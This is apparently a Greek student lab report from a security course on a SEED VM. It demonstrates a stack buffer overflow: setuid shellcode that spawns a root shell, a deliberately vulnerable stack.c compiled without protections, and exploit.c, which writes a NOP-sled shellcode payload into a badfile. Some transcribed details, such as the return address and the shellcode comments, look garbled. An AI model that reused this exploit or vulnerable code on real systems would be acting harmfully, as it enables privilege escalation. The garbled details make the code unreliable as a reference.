
Εικόνα B.1.2.1. Μεταγλώττιση του προγράμματος shellcode.c, εμφάνιση των δικαιωμάτων του εκτελέσιμου shellcode και εκτέλεση

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ sudo chown root shellcode
[04/18/23]seed@VM:~/project1$ sudo chmod 4755 shellcode
[04/18/23]seed@VM:~/project1$ ls -l shellcode
-rwsr-xr-x 1 root seed 7380 Apr 18 07:07 shellcode
[04/18/23]seed@VM:~/project1$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(smbashare)
$
$ exit
[04/18/23]seed@VM:~/project1$
```


Εικόνα B.1.2.2. Αλλαγή της ιδιοκτησίας και των δικαιωμάτων του εκτελέσιμου shellcode, εμφάνιση των δικαιωμάτων και εκτέλεση



```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ sudo ln -sf /bin/zsh /bin/sh
[04/18/23]seed@VM:~/project1$ readlink -f $(command -v /bin/sh)
/bin/zsh5
[04/18/23]seed@VM:~/project1$ ./shellcode
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(ad
m),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambas
hare)
#
# exit
[04/18/23]seed@VM:~/project1$
```

Εικόνα B.1.2.3. Σύνδεση του symbolic link /bin/sh με το /bin/zsh, εμφάνιση του link και εκτέλεση του κώδικα shellcode


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



The screenshot shows a Terminator terminal window with a dark theme. The title bar indicates the window is titled "/bin/bash" and shows system icons for volume, network, and time (7:15 AM). The terminal content shows a user named 'seed' at a VM prompt in the directory ~/project1. The user enters the command `sudo ln -sf /bin/dash /bin/sh`, followed by `readlink -f $(command -v /bin/sh)`, which outputs `/bin/dash`. The prompt returns to `[04/18/23]seed@VM:~/project1$`.

```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ sudo ln -sf /bin/dash /bin/sh
[04/18/23]seed@VM:~/project1$ readlink -f $(command -v /bin/sh)
/bin/dash
[04/18/23]seed@VM:~/project1$
```


Εικόνα Β.1.2.4. Σύνδεση του symbolic link /bin/sh με το /bin/dash, εμφάνιση του link



The screenshot shows the same Terminator terminal window at 7:18 AM. The user enters `gcc dash_shellcode.c -o dash_shellcode -z execstack`. Then, they run `ls -l dash_shellcode`, which shows the file permissions `-rwxrwxr-x` and the filename `dash_shellcode` in green. Next, they execute `./dash_shellcode`, which results in a root shell prompt `$`. The user then enters `id`, showing they are now root with `uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(adm),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)`. Finally, they enter `exit` to return to the original prompt `[04/18/23]seed@VM:~/project1$`.

```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ gcc dash_shellcode.c -o dash_shellcode -z execstack
[04/18/23]seed@VM:~/project1$ ls -l dash_shellcode
-rwxrwxr-x 1 seed seed 7388 Apr 18 07:18 dash_shellcode
[04/18/23]seed@VM:~/project1$ ./dash_shellcode
$
$ id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(adm),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[04/18/23]seed@VM:~/project1$
```

Εικόνα Β.1.2.5. Μεταγλώττιση του προγράμματος dash_shellcode.c, εμφάνιση των δικαιωμάτων του εκτελέσιμου dash_shellcode και εκτέλεση



```
Terminator
/bin/bash
[04/18/23]seed@VM:~/project1$ sudo chown root dash_shellcode
[04/18/23]seed@VM:~/project1$ sudo chmod 4755 dash_shellcode
[04/18/23]seed@VM:~/project1$ ls -l dash_shellcode
-rwsr-xr-x 1 root seed 7388 Apr 18 07:18 dash_shellcode
[04/18/23]seed@VM:~/project1$ ./dash_shellcode
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[04/18/23]seed@VM:~/project1$
```

Εικόνα B.1.2.6. Αλλαγή της ιδιοκτησίας και των δικαιωμάτων του εκτελέσιμου dash_shellcode, εμφάνιση των δικαιωμάτων και εκτέλεση

B.1.3 Παρατηρήσεις

Το shellcode είναι ένα πρόγραμμα σε γλώσσα μηχανής, το οποίο ανοίγει ένα shell αλλά δεν είναι απαραίτητα shell με δικαιώματα διαχειριστή root (#). Εξαρχής, με την εκτέλεση του κώδικα, το shell που ανοίγει είναι με δικαιώματα user (\$) ακόμα και με την αλλαγή της ιδιοκτησίας και των δικαιωμάτων του εκτελέσιμου shellcode. Προσεγγίσαμε δύο τρόπους που προαναφέρονται αναλυτικά στα κεφάλαια B.1.1 Ενέργειες και B.1.2 Αποτελέσματα.

Πρώτον, με την ρύθμιση του /bin/sh. Το /bin/dash που είναι αρχικά συνδεδεμένο ως symbolic link το /bin/sh, περιέχει αντίμετρα που αποτρέπουν σε άμεσες προσβάσεις ως root (#) όταν ανοίγει ένα shell μέσω κώδικα και γι' αυτό συνδέσαμε το /bin/sh ως symbolic link ενός εναλλακτικού shell του /bin/zsh που δεν περιέχει τα αντίστοιχα αντίμετρα. Έτσι, με την εκτέλεση του κώδικα shellcode αποκτήσαμε δικαιώματα root (#) κατά το άνοιγμα το zsh shell αφού πρώτα αλλάξαμε την ιδιοκτησία και τα δικαιώματα του εκτελέσιμου αρχείου shellcode.

Δεύτερον, με την τροποποίηση του shellcode. Με το /bin/sh να δείχνει ως symbolic link στο /bin/dash, θέτοντας το user ID της διεργασίας σε 0 πριν κληθεί το κέλυφος dash και αλλάζοντας προφανώς την ιδιοκτησία και τα δικαιώματα του εκτελέσιμου κώδικα dash_shellcode, καταφέραμε να ανοίξουμε το shell με δικαιώματα root (#), καθώς το uid του root είναι 0.

B.2 Ανάπτυξη του ευπαθούς προγράμματος

B.2.1 Ενέργειες

Για την δοκιμή του shellcode (Εικόνα B.1.1.1) αναπτύξαμε ένα ευπαθές πρόγραμμα με όνομα stack.c (Εικόνα B.2.1.1), το οποίο διαβάζει ένα αρχείο badfile και το αντιγράφει σ' έναν buffer μικρότερης χωρητικότητας από το αρχείο με αποτέλεσμα να εμφανίζεται buffer overflow.



```
~/project1/stack.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int bof(char *str)
6 {
7     char buffer[24];
8
9     /* this statement has a buffer overflow problem */
10    strcpy(buffer, str);
11
12    return 1;
13 }
14
15 int main(int argc, char *argv[])
16 {
17     char str[517];
18     FILE *badfile;
19     badfile = fopen("badfile", "r");
20     fread(str, sizeof(char), 517, badfile);
21     bof(str);
22     printf("returned Properly\n");
23     return 1;
24 }
```

Εικόνα B.2.1.1. Το ευπαθές πρόγραμμα stack.c

Εικόνα B.2.2.1

Στη συνέχεια, μεταγλωτίσαμε το πρόγραμμα stack.c με απενεργοποιημένα τα δύο αντίμετρα:

```
-z execstack
```

με απώτερο σκοπό να εκτελεστεί και ο κώδικας μέσα στην στοίβα και :

```
-fno-stack-protector
```

με απώτερο σκοπό να μην προστατεύεται η στοίβα από εγγραφή (βλ. A.3.5 Ερώτηση).

Η εντολή μεταγλώττισης είναι :

```
gcc stack.c -o stack -z execstack -fno-stack-protector
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

και από τη στιγμή που δεν υπήρχαν συντακτικά λάθη το output της εντολής ήταν κενό και δημιουργήθηκε το εκτελέσιμο αρχείο stack.

Έπειτα, αλλάξαμε την ιδιοκτησία του εκτελέσιμου αρχείου με τον ιδιοκτήτη να είναι ο root με την εντολή :

```
sudo chown root stack
```

Επίσης, αλλάξαμε τα δικαιώματα του αρχείου stack ώστε ο user να έχει όλα τα δικαιώματα (read, write, execute), το group και οι other να έχουν όλα τα δικαιώματα (read, execute) πλην αυτό της εγγραφής (write). Η εντολή είναι :

```
sudo chmod 4755 stack
```

Ελέγξαμε τα δικαιώματα του εκτελέσιμου κώδικα stack με την εντολή :


```
ls -l stack
```

Η εντολή τύπωσε στο output :

```
-rwsr-xr-x 1 seed seed 7476 XXXXX stack
```

όπου XXXXX η ημερομηνία εκτέλεσης της εντολής.

B.2.2 Αποτελέσματα



Εικόνα B.2.2.1. Μεταγλώττιση του ευπαθούς προγράμματος stack.c, αλλαγή ιδιοκτησίας, αλλαγή δικαιωμάτων και εμφάνιση των δικαιωμάτων του εκτελέσιμου stack


B.2.3 Παρατηρήσεις

Το ευπαθές πρόγραμμα stack.c διαβάζει το κακόβουλο αρχείο badfile το οποίο περιέχει το shellcode και την διεύθυνση που δείχνει στο shellcode και μέσω του buffer overflow, ο απώτερος σκοπός ήταν να κάνουμε over-write το πεδίο return address με την διεύθυνση που δείχνει στο shellcode και είναι στο τέλος του buffer. Το πεδίο return address περιείχε αρχικά την διεύθυνση της αμέσως επόμενης εντολής που είναι να εκτελεστεί στην διεργασία stack.c. Όσο δεν περιέχονται μηδενικά στις διεύθυνσεις που θα οδηγούσαν στον τερματισμό της αντιγραφής του badfile από την strcpy() (η strcpy() τερματίζει όταν αντιγράψει το τερματικό bit '\0' χαρακτήρα) μέσα στην συνάρτηση bof(), τα περιεχόμενα του badfile θα αντιγραφούν και τα υπόλοιπα πεδία μνήμης του stack frame της bof(), πέρα του stack που είναι αποθηκευμένο το buffer, θα τροποποιηθούν. Δεδομένου ότι και τα δύο βασικά αντίμετρα -z execstack και stack guard είναι απενεργοποιημένα που θα απέτρεπαν εκτελέσεις κώδικα μέσα στην στοίβα και εγγραφές, η επιτυχία της επίθεσης buffer overflow θα εξαρτιόταν μόνο από την εκτίμηση της σωστής διεύθυνσης επιστροφής για το shellcode που θα κάνουμε over-write στο πεδίο return address του stack frame της bof().

B.3 Δημιουργία του αρχείου εισόδου (badfile)

B.3.1 Ενέργειες

Το αρχείο εισόδου badfile με το οποίο τροφοδοτήσαμε το ευπαθές πρόγραμμα stack.c (Εικόνα B.2.1.1) και το οποίο περιέχει τις εντολές του shellcode και την διεύθυνση που δείχνει στο shellcode, το δημιουργήσαμε με το βοηθητικό πρόγραμμα exploit.c (Εικόνα B.3.1.1), το οποίο γεμίζει το badfile με εντολές NOP (0x90) και τοποθετεί και το shellcode και την διεύθυνση επιστροφής.



```
~/project1/exploit.c - Sublime Text (UNREGISTERED)
shellcode.c x dash_shellcode.c x stack.c x exploit.c x
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 char code[]=
6     "\x31\xc0" /* xorl %eax,%eax */
7     "\x50" /* pushl %eax */
8     "\x68" //sh" /* pushl $0x68732f2f */
9     "\x68" //bin" /* pushl $0x6869622f */
10    "\x89\xe3" /* movl %esp,%ebx */
11    "\x50" /* pushl %eax */
12    "\x53" /* pushl %ebx */
13    "\x89\xe1" /* movl %esp,%ecx */
14    "\x99" /* cdq */
15    "\xb0\x0b" /* movb $0x0b,%al */
16    "\xcd\x80" /* int $0x80 */
17 ;
18
19 void main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23
24     /* Initialize buffer with 0x90 (NOP instruction) */
25     memset(&buffer, 0x90, 517);
26
27     /* You need to fill the buffer with appropriate contents here */
28     *((long *) (buffer + 0x24)) = 0xbffff02;
29
30     /* You need to place the shellcode towards the end of the buffer */
31     memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
32
33     /* Save the contents to the file "badfile" */
34     badfile = fopen("./badfile", "w");
35     fwrite(buffer, 517, 1, badfile);
36     fclose(badfile);
37 }
```

Εικόνα B.3.1.1. Το βοηθητικό πρόγραμμα exploit.c που φτιάχνει το αρχείο εισόδου badfile που τροφοδοτεί το ευπαθές πρόγραμμα stack.c

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Εικόνα B.3.2.1

Στη συνέχεια, μεταγλωτίσαμε το πρόγραμμα exploit.c με τον gcc compiler :

```
gcc exploit.c -o exploit
```

και από τη στιγμή που δεν υπήρχαν συντακτικά λάθη το output της εντολής ήταν κενό και δημιουργήθηκε το εκτελέσιμο αρχείο exploit.

Έπειτα εκτελέσαμε τον κώδικα με την εντολή :

```
./exploit
```

Ελέγξαμε την ύπαρξη του αρχείου εισόδου badfile και τα δικαιώματα του για να επιβεβαιώσουμε ότι δημιουργήθηκε επιτυχώς. Η εντολή είναι :

```
ls -l badfile
```

Η εντολή τύπωσε στο output :

```
-rw-rw-r-- 1 seed seed 517 XXXXX badfile
```

όπου XXXXX η ημερομηνία εκτέλεσης της εντολής.

Εικόνα B.3.2.2

